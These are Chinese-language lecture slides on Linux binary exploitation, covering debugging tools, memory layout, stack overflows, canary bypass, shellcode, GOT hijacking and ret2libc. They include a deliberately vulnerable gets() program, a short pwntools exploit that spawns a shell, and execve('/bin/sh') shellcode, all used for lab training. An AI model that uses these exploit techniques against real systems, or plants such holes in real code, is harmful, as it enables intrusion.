2023/11/10 lys0829

About Me

- 林宇翔 lys0829
- 陽明交大網工所
- TWN48、TSJ、BambooFox 戰隊成員
- Member of Undefined(?)
- HITCON 2022 當健保卡元件成為駭客的任意門
- HITCON 2023 Firewall is on fire

著重在 Memory 相關的漏洞利用

Vulnerabilities

- Buffer Overflow (Stack \ Heap)
- Integer Overflow / Underflow
- Out of Bound (Read \ Write)
- Use After Free
- NULL Pointer Dereference
- Format String
- Command Injection


Targets

- Windows / Linux / Android / RTOS
- User Space
- Kernel (Windows \ Linux \ Android)
- Browser
- Hypervisor
- IoT

Binary Exploitation Skills

- Shellcode
- Information Leak
- GOT Hijacking
- Ret2libc
- ROP
- Heap Exploit

•



Notice

• 此份投影片中若沒特別說明,皆是預設在 x86-64 系統

Tools

Docker Environment

```
# add user/group, empty password, allow sudo
RUN groupadd -g 1000 lys0829
RUN useradd --uid 1000 --gid 1000 --groups root,sudo,adm,users --create-home --password '' --shell /bin/bash lys0829
RUN echo '%sudo ALL=(ALL) NOPASSWD:ALL' >> /etc/sudoers

USER lys0829
```

<u>∧</u>Warning<u>∧</u>: 登入後盡快改密碼,並且不要讓這個環境暴露在 Public IP 環境

GDB

- Breakpoint
 - b main (break)
 - b *0x400010 (break)
 - c (continue)
 - •s (step in)
 - n (next)
- attach <pid>
- Show memory
 - x/10gx \$rsp
 - x/10gx 0xabcdef

```
pwndbg> help x
Examine memory: x/FMT ADDRESS.
ADDRESS is an expression for the memory address to examine.
FMT is a repeat count followed by a format letter and a size letter.
Format letters are o(octal), x(hex), d(decimal), u(unsigned decimal),
    t(binary), f(float), a(address), i(instruction), c(char), s(string)
    and z(hex, zero padded on the left).
Size letters are b(byte), h(halfword), w(word), g(giant, 8 bytes).
The specified number of objects of the specified size are printed
according to the format. If a negative number is specified, memory is
examined backward from the address.
```

GDB Plugin

- peda
 - https://github.com/longld/peda
- pwndbg
 - https://github.com/pwndbg/pwndbg
- AngelHeap
 - https://github.com/scwuaptx/Pwngdb

Checksec

- checksec <binary>
- 用來檢查 ELF 的保護機制

```
[*] '/mnt/d/ctf/SummerCamp2020/chal_review/rop'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

pwntools

```
from pwn import *
r = remote("127.0.0.1",1337)
#r = process("./test")
r.recvuntil("hello:")
r.recvline()
r.sendline("abcd")
r.recv(8)
r.send("aaaa\xde\xad\xbe\xef")
r.interactive()
```

Debug on local

```
• ncat -kl -e ./test 12345
   • listen on port 12345
                                  from pwn import *
   • nc 127.0.0.1 12345
                                  r = process("./test")
• r = process("./test") 
   pwntools
   • 會直接顯示 pid
                                 root@ws-skysider-pwndocker-7644b83e:/home/linlys# python3 process.py
                                 [+] Starting local process './test': pid 2185

    Use gdb attach pid

   • 可以使用 pidof 查詢 pid
   pidof test
                         root@ws-skysider-pwndocker-7644b83e:/home/linlys# pidof test
                         2195 2108
```

Basic knowledge

ELF

- Executable and Linkable Format
- Linux系統上的執行檔
- Section
 - Plt
 - Text
 - Rodata
 - Data
 - Bss
 - Got
 - Init fini


Link

- Dynamic Link
 - Library 在程式執行的時候才會Link
- Static Link
 - •編譯時期就將 Library 直接編進去 ELF,所以通常檔案會大很多

Memory Layout

- •程式執行時,會將 ELF 的內容 map 到記憶體上面
- cat /proc/self/maps
- ASLR \ PIE

```
00400000-0040a000 r-xp 00000000 00:00 395912
                                                                                           /bin/cat
0040a000-0040b000 r-xp 0000a000 00:00 395912
0060a000-0060b000 r--p 0000a000 00:00 395912
0060b000-0060c000 rw-p 0000b000 00:00 395912
                                                                                           /bin/cat
                                                                                           /bin/cat
                                                                                           /bin/cat
01147000-01168000 rw-p 00000000 00:00 0 7fde14230000-7fde143ee000 r-xp 00000000 00:00 96802 7fde143ee000-7fde143f6000 ---p 001be000 00:00 96802 7fde143f6000-7fde145ee000 ---p 000001c6 00:00 96802
                                                                                            [heap]
                                                                                          /lib/x86_64-linux-gnu/libc-2.19.so
/lib/x86_64-linux-gnu/libc-2.19.so
/lib/x86_64-linux-gnu/libc-2.19.so
7fde145ee000-7fde145f2000 r--p 001be000 00:00 96802
                                                                                           /lib/x86 64-linux-gnu/libc-2.19.so
7fde145f2000-7fde145f4000 rw-p 001c2000 00:00 96802
                                                                                           /lib/x86 64-linux-gnu/libc-2.19.so
7fde145f4000-7fde145f9000 rw-p 00000000 00:00 0
7fde14600000-7fde14622000 r-xp 00000000 00:00 96715
                                                                                           /lib/x86 64-linux-gnu/ld-2.19.so
7fde14622000-7fde14623000 r-xp 00022000 00:00 96715
                                                                                           /lib/x86_64-linux-gnu/ld-2.19.so
7fde14699000-7fde14822000 r--p 00000000 00:00 426850
                                                                                           /usr/lib/locale/locale-archive
7fde14822000-7fde14823000 r--p 00022000 00:00 96715
                                                                                           /lib/x86_64-linux-gnu/ld-2.19.so
7fde14823000-7fde14824000 rw-p 00023000 00:00 96715 7fde14824000-7fde14825000 rw-p 00000000 00:00 0
                                                                                           /lib/x86 64-linux-gnu/ld-2.19.so
7fde14960000-7fde14962000 rw-p 00000000 00:00 0
7fde14970000-7fde14971000 rw-p 00000000 00:00 0
7fffc9b41000-7fffca341000 rw-p 00000000 00:00 0 7fffca3ec000-7fffca3ed000 r-xp 00000000 00:00 0
                                                                                           [vdso]
```



ASLR

- Address Space Layout Randomization
- 每次動態載入時,base 都是隨機的,是一種保護機制
 - Heap
 - Stack
 - Library
- 這樣的保護機制可以增加攻擊的難度

PIE


- PIE (Position-Independent Executable)
- •可以想成對 ELF 內的 Code 跟 Data 的 ASLR
- •每次載入 ELF 時,Code Section 的 Base 都會不同
- 如果沒有 PIE , Base 都是 0x400000
- 在 Ubuntu 18.04 以後,gcc 編譯預設都會有 PIE
- 編譯參數:
 - pie : gcc code.c -fpie -pie
 - no pie : gcc code.c -no-pie

Register


- rax, rbx, rcx, rdx, rdi, rsi, r8, r9.....
- rsp
 - 指著 stack 的頂部
- rbp
 - 指著 stack 的底部
- rip
 - 指著程式目前執行到哪一行
 - 不能直接被修改 (mov, add.....)

Endian

- 在記憶體中資料以 Byte 為單位儲存
- 假設有一個資料 0x12345678 存在 32 bit 電腦的記憶體中
- Little Endian




• Big Endian



Stack Frame

- Stack 拿來存放在程式執行期間 function call 的相關資料
- 區域變數
- Return Address
- rbp
- •rsp 與 rbp 分別指向當前 stack frame 頂端跟底端
- push x: rsp-=8; stack[rsp] = x;
- pop rdi: rdi=stack[rsp]; rsp+=8;



- 參數傳遞
 - 64 位元: 放在 register 上 (依序為 rdi,rsi,rdx,rcx,r8,r9)
 - 32 位元: 從最後一個參數開始依序 push 到 stack 上
- 使用 call 指令來 call function
- call 的時候會先 push 下一個指令的 Address 到 Stack 上(也就是 Return Address),接著跳到那個 function
- 進入 function 後,會 push rbp,將前一個 stack frame 的 rbp 存起來,然後 mov rbp,rsp;


- Return 的時候則是使用 leave; ret;
- leave: mov rsp,rbp; pop rbp; #將 stack frame 還原到 call function 之前
- ret: pop rip; #跳到 return address

```
PUSH
         RBP
         RBP, RSP
MOV
MOV
         dword ptr [RBP + local_1c],EDI
MOV
         dword ptr [RBP + local_20],ESI
         EDX,dword ptr [RBP + local_1c]
MOV
MOV
         EAX, dword ptr [RBP + local_20]
ADD
         EAX, EDX
MOV
         dword ptr [RBP + local_c], EAX
MOV
         EAX,dword ptr [RBP + local_c]
POP
         RBP
RET
PUSH
          RBP
MOV
          RBP, RSP
MOV
          ESI,0x2
MOV
          EDI,0x1
CALL
          plus
MOV
          EAX, 0x0
POP
          RBP
RET
```


將回傳值放入RAX回傳

將參數放入RDI、RSI兩個暫存器中


```
PUSH
         RBP
MOV
         RBP, RSP
MOV
         dword ptr [RBP + local_1c],EDI
         dword ptr [RBP + local_20],ESI
MOV
         EDX,dword ptr [RBP + local_1c]
MOV
MOV
         EAX, dword ptr [RBP + local 20]
ADD
         EAX, EDX
         dword ptr [RBP + local_c],EAX
MOV
MOV
         EAX,dword ptr [RBP + local_c]
POP
         RBP
RET
PUSH
          RBP
MOV
          RBP, RSP
MOV
          ESI,0x2
MOV
          EDI,0x1
CALL
          plus
MOV
          EAX, 0x0
POP
          RBP
RET
```




PUSH	RBP
MOV	RBP, RSP
MOV	<pre>dword ptr [RBP + local_1c],EDI</pre>
MOV	dword ptr [RBP + local_20],ESI
MOV	<pre>EDX,dword ptr [RBP + local_1c]</pre>
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	<pre>dword ptr [RBP + local_c],EAX</pre>
MOV	<pre>EAX,dword ptr [RBP + local_c]</pre>
POP	RBP
RET	
PUSH	RBP
	RBP RBP,RSP
PUSH	
PUSH MOV	RBP, RSP
PUSH MOV MOV	RBP,RSP ESI,0x2
PUSH MOV MOV MOV	RBP,RSP ESI,0x2 EDI,0x1
PUSH MOV MOV MOV CALL	RBP,RSP ESI,0x2 EDI,0x1 plus




PUSH	RBP
MOV	RBP, RSP
MOV	<pre>dword ptr [RBP + local_1c],EDI</pre>
MOV	dword ptr [RBP + local_20],ESI
MOV	EDX,dword ptr [RBP + local_1c]
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	<pre>dword ptr [RBP + local_c],EAX</pre>
MOV	<pre>EAX,dword ptr [RBP + local_c]</pre>
POP	RBP
RET	
PUSH	RBP
MOV	RBP, RSP
MOV	ESI,0x2
MOV	EDI,0x1
CALL	plus
MOV	EAX,0x0
POP	RBP




PUSH	RBP
MOV	RBP, RSP
MOV	dword ptr [RBP + local_1c],EDI
MOV	dword ptr [RBP + local_20],ESI
MOV	<pre>EDX,dword ptr [RBP + local_1c]</pre>
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	dword ptr [RBP + local_c], EAX
MOV	<pre>EAX,dword ptr [RBP + local_c]</pre>
POP	RBP
RET	
PUSH	RBP
MOV	RBP,RSP
MOV	ESI,0x2
MOV	EDI,0x1
CALL	plus
MOV	EAX,0x0
POP	RBP
RET	




PUSH	RBP
MOV	RBP, RSP
MOV	dword ptr [RBP + local_1c],EDI
MOV	dword ptr [RBP + local_20],ESI
MOV	<pre>EDX,dword ptr [RBP + local_1c]</pre>
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	<pre>dword ptr [RBP + local_c],EAX</pre>
MOV	<pre>EAX,dword ptr [RBP + local_c]</pre>
POP	RBP
RET	
PUSH	RBP
MOV	RBP,RSP
MOV	ESI,0x2
MOV	EDI,0x1
CALL	plus
MOV	EAX,0x0
POP	RBP
RET	




PUSH	RBP
MOV	RBP, RSP
MOV	dword ptr [RBP + local_1c],EDI
MOV	dword ptr [RBP + local 20],ESI
MOV	EDX,dword ptr [RBP + local_1c]
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	<pre>dword ptr [RBP + local_c],EAX</pre>
MOV	<pre>EAX,dword ptr [RBP + local_c]</pre>
POP	RBP
RET	
PUSH	RBP
MOV	RBP,RSP
MOV	ESI,0x2
MOV	EDI,0x1
CALL	plus
MOV	EAX,0x0
POP	RBP
RET	




PUSH	RBP
MOV	RBP, RSP
MOV	dword ptr [RBP + local_1c],EDI
MOV	dword ptr [RBP + local_20],ESI
MOV	<pre>EDX,dword ptr [RBP + local_1c]</pre>
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	<pre>dword ptr [RBP + local_c],EAX</pre>
MOV	<pre>EAX.dword ptr [RBP + local c]</pre>
POP	RBP
RET	
RET PUSH	RBP
	RBP RBP,RSP
PUSH	
PUSH MOV	RBP, RSP
PUSH MOV MOV	RBP,RSP ESI,0x2
PUSH MOV MOV MOV	RBP,RSP ESI,0x2 EDI,0x1
PUSH MOV MOV MOV CALL	RBP,RSP ESI,0x2 EDI,0x1 plus



PUSH	RBP
MOV	RBP,RSP
MOV	dword ptr [RBP + local_1c],EDI
MOV	dword ptr [RBP + local_20],ESI
MOV	<pre>EDX,dword ptr [RBP + local_1c]</pre>
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	<pre>dword ptr [RBP + local_c],EAX</pre>
MOV	<pre>EAX,dword ptr [RBP + local_c]</pre>
POP	RBP
RET	
	RBP
RET	RBP RBP,RSP
RET PUSH	
PUSH MOV	RBP,RSP
PUSH MOV MOV	RBP,RSP ESI,0x2
PUSH MOV MOV MOV	RBP,RSP ESI,0x2 EDI,0x1
PUSH MOV MOV MOV CALL	RBP,RSP ESI,0x2 EDI,0x1 plus



PUSH	RBP
MOV	RBP, RSP
MOV	<pre>dword ptr [RBP + local_1c],EDI</pre>
MOV	dword ptr [RBP + local_20],ESI
MOV	<pre>EDX,dword ptr [RBP + local_1c]</pre>
MOV	EAX,dword ptr [RBP + local_20]
ADD	EAX, EDX
MOV	<pre>dword ptr [RBP + local_c],EAX</pre>
MOV	<pre>EAX,dword ptr [RBP + local_c]</pre>
POP	RBP
B = T	
RET	
PUSH	RBP
	RBP RBP,RSP
PUSH	
PUSH MOV	RBP, RSP
PUSH MOV MOV	RBP,RSP ESI,0x2
PUSH MOV MOV MOV	RBP,RSP ESI,0x2 EDI,0x1
PUSH MOV MOV MOV CALL	RBP,RSP ESI,0x2 EDI,0x1 plus



Out Of Bound Access

OOB Access

- 存取某塊 Buffer 時 (Array), index 沒有限制好,導致可以 存取該 Buffer 以外的資料。
 - 例如 <0 的 index
 - 例如大於 Buffer 長度的 index
- 可分為 Read 或 Write
 - Read: 可以讀取原本不應該讀取的資料,可以用來 information leak
 - Write: 可以寫入原本不應該寫的地方,如果可以寫到 Function Pointer (E.X GOT),就可以控制程式的執行流程

Buffer Overflow

Buffer Overflow

- 當輸入資料超出了他原本分配的記憶體空間,就會蓋到其他東西
- 根據 Overflow 的地方可分為
 - Stack Overflow
 - Heap Overflow
 - •

常見場景

- gets
 - 不檢查 buffer 長度,給多少資料就一路寫下去
 - 遇到 \n 或 EOF 停止
- scanf("%s")
 - 基本上跟 gets 差不多
 - 遇到 \n 或 space 或 EOF 停止
- strcpy `memcpy `sprintf
- Null byte
 - 在 C 裡面字串的結尾是\x00
 - 所以字串函數通常都會自動在字串最後補一個\x00
 - 有機會 one null byte overflow

- 發生在Stack上的Overflow
- 通常用來覆蓋 Return Address
- gcc -o gets gets.c -fno-stack-protector -zexecstack

```
#include <stdio.h>
void hacked() {
    system("/bin/sh");
}
int main() {
    char str[8];
    gets(str);
}
```

```
undefined main()
<RETURN>
               AL:1
               Stack[-0x10]:1
                                          XREF[1]: 00101191(*)
local 10
                                     XREF[3]: Entry Point(*),
main
                                                 start:001010a1(*),
                                                00102040
               ENDBR64
               PUSH
                         RBP
               MOV
                         RBP, RSP
                         RSP,0x10
                        RAX=>local 10, [RBP + -0x8]
               LEA
                        RDI, RAX
               MOV
                         EAX,0x0
               CALL
                         gets
               MOV
                         EAX.0x0
               LEAVE
               RET
```

Low Addr Low Addr AAAA AAAAAAA Old rbp AAAAAAA Return Address AAAAAAA High Addr High Addr

- 計算 Overflow 長度
 - RBP-0x8 代表從這個位置+0x8就會是 Stack 底部,也就是 RBP 指的位置
 - RBP 所指的位置則是放了 64 bit(8 byte) 的舊 RBP
 - 所以需要 8+8byte 的 padding 就能 把 Return Address 前的空間填完, 再填下去就能蓋到 Return Address

```
undefined main()
<RETURN>
               AL:1
local 10
               Stack[-0x10]:1
                                           XREF[1]: 00101191(*)
                                      XREF[3]: Entry Point(*),
main
                                                 _start:001010a1(*),
                                                 00102040
               ENDBR64
               PUSH
                         RBP
               MOV
                         RBP, RSP
                         RSP,0x10
               LEA
                         RAX=>local 10, [RBP + -0x8]
               MOV
                         RDI, RAX
               MOV
                         EAX,0x0
               CALL
                         gets
               MOV
                         EAX.0x0
               LEAVE
               RET
```

```
from pwn import *
r = process("./gets")
p = b'a'*(8+8)+p64(0x401156)
r.sendline(p)
r.interactive()
```

```
root@ws-skysider-pwndocker-7644b83e:/home/linlys/SummerCamp2020# python3 exp.py
[+] Starting local process './gets': pid 2258
[*] Switching to interactive mode
$ whoami
root
$ ls
core.2241 core.2252 exp.py gets gets.c
$
[*] Interrupted
```

Stack Canary

• 為了防止惡意攻擊利用 overflow 蓋掉 Return Address,在 Stack 上插入一段 64bit 隨機的資料,在 function return 之前檢查是否有被改過,被改過就 call __stack_chk_fail 直接結束。

root@ws-skysider-pwndocker-7644b83e:/home/linlys/SummerCamp2020# checksec gets_canary
[*] '/home/linlys/SummerCamp2020/gets_canary'

Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX disabled

PIE: No PIE (0x400000)

Low Addr ΔΔΔΔ Canary Old rbp Return Address High Addr

Bypass Stack Canary

- 先透過某些方法將 canary leak 出來
 - 使用字串結尾是 \x00 的特點,把 buffer 到 canary 的第一個 byte 的 memory 填滿非 \x00 的字元,再使用輸出的 function leak 出來,例如 puts
- GOT Hijacking
 - 把 __stack_chk_fail 的 GOT 蓋成只有 ret
 - 這樣即使 canary 判斷沒過,還是可以繼續執行

Low Addr AAAA Canary Old rbp Return Address High Addr

Lab

stackoverflow

ShellCode

ShellCode

- •一段可以開出 Shell 或是做一些你想做的事情的 machine code
- 這種攻擊方式是將一段 machine code 插入到記憶體的某個地方
- 然後想辦法跳過去執行

Write ShellCode

• 通常是寫 Assembly 之後轉成 ShellCode

- 懶人包
 - http://shell-storm.org/shellcode/
 - Pwntools shellcraft

System Call

- Call 系統函數
- https://blog.rchapman.org/posts/Linux_System_Call_T able_for_x86_64/
- 參數依序填在 rdi、rsi、rdx、r10、r8、r9
- •rax 填入要 call 的 function number
- 填好參數後 syscall

```
mov rax, 0x68732f6e69622f //"/bin/sh\0"
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x3b
syscall
```

NX Protect

- No-Execute
- 可寫不可執行
- 可執行不可寫
- 有 NX 基本上就不能直接執行 shellcode
- •可以用 ROP 繞過
 - 使用 ROP 來做事情
 - 用 ROP call mmap 拿到一塊 rwx 的 memory

amd64-64-little Arch: RELRO: Partial RELRO Canary found Stack: NX: NX enabled

No PIE (0x400000) PIE:

Lab

• Shellcode

Lazy Binding

Lazy Binding

• 在 Dynamic Link 的 Binary 中,有些 library function 可能因為程式流程,到執行結束都不會被 call 到

• Lazy Binding 會在第一次 call 到 library function 的時候才會去找出那個 function 真正的 Address,找到之後存在GOT (Global Offset Table),後續如果再 call 到那個function,就可以直接從 GOT 得到 Address。

Lazy Binding

- 在 Dynamic Link 的 Binary 中,會存在一個 plt section
- •plt 上每個在這個 Binary 中有用到的 library function 都會有一小段 code
- 在 code 中 call function 實際上是 call 那個 function 在 plt 上的 Address
- •plt 上的 code 實際上是直接查詢該 function 的 GOT, 然後 跳過去 GOT 上存的 Address
- GOT 一初始存的 Address 則是會指向一段尋找 function Address 的 code

GOT Hijacking

GOT

• Global Offset Table

• 紀錄 Library 裡面 function 的實際 Address

• 在該 function 都沒被 call 過時,會是存一個位於 plt 段 的 Address

• 可以利用 GOT 來 leak libc 的 base

GOT Hijacking

•把 GOT 寫成我們想要的 Address, 然後去 call 該 function

Protection

• RELRO 必須要是 Partial RELRO,才能做 GOT Hijacking

Return to libc

Why

- 很多時候,原本的 Binary 裡面可能不包含我們需要的 function
 - 例如system
- •可是 Libc 裡面什麼都有,所以如果我們能跳到 Libc 裡面去 執行,就可以做很多事情

Leak Libc Base

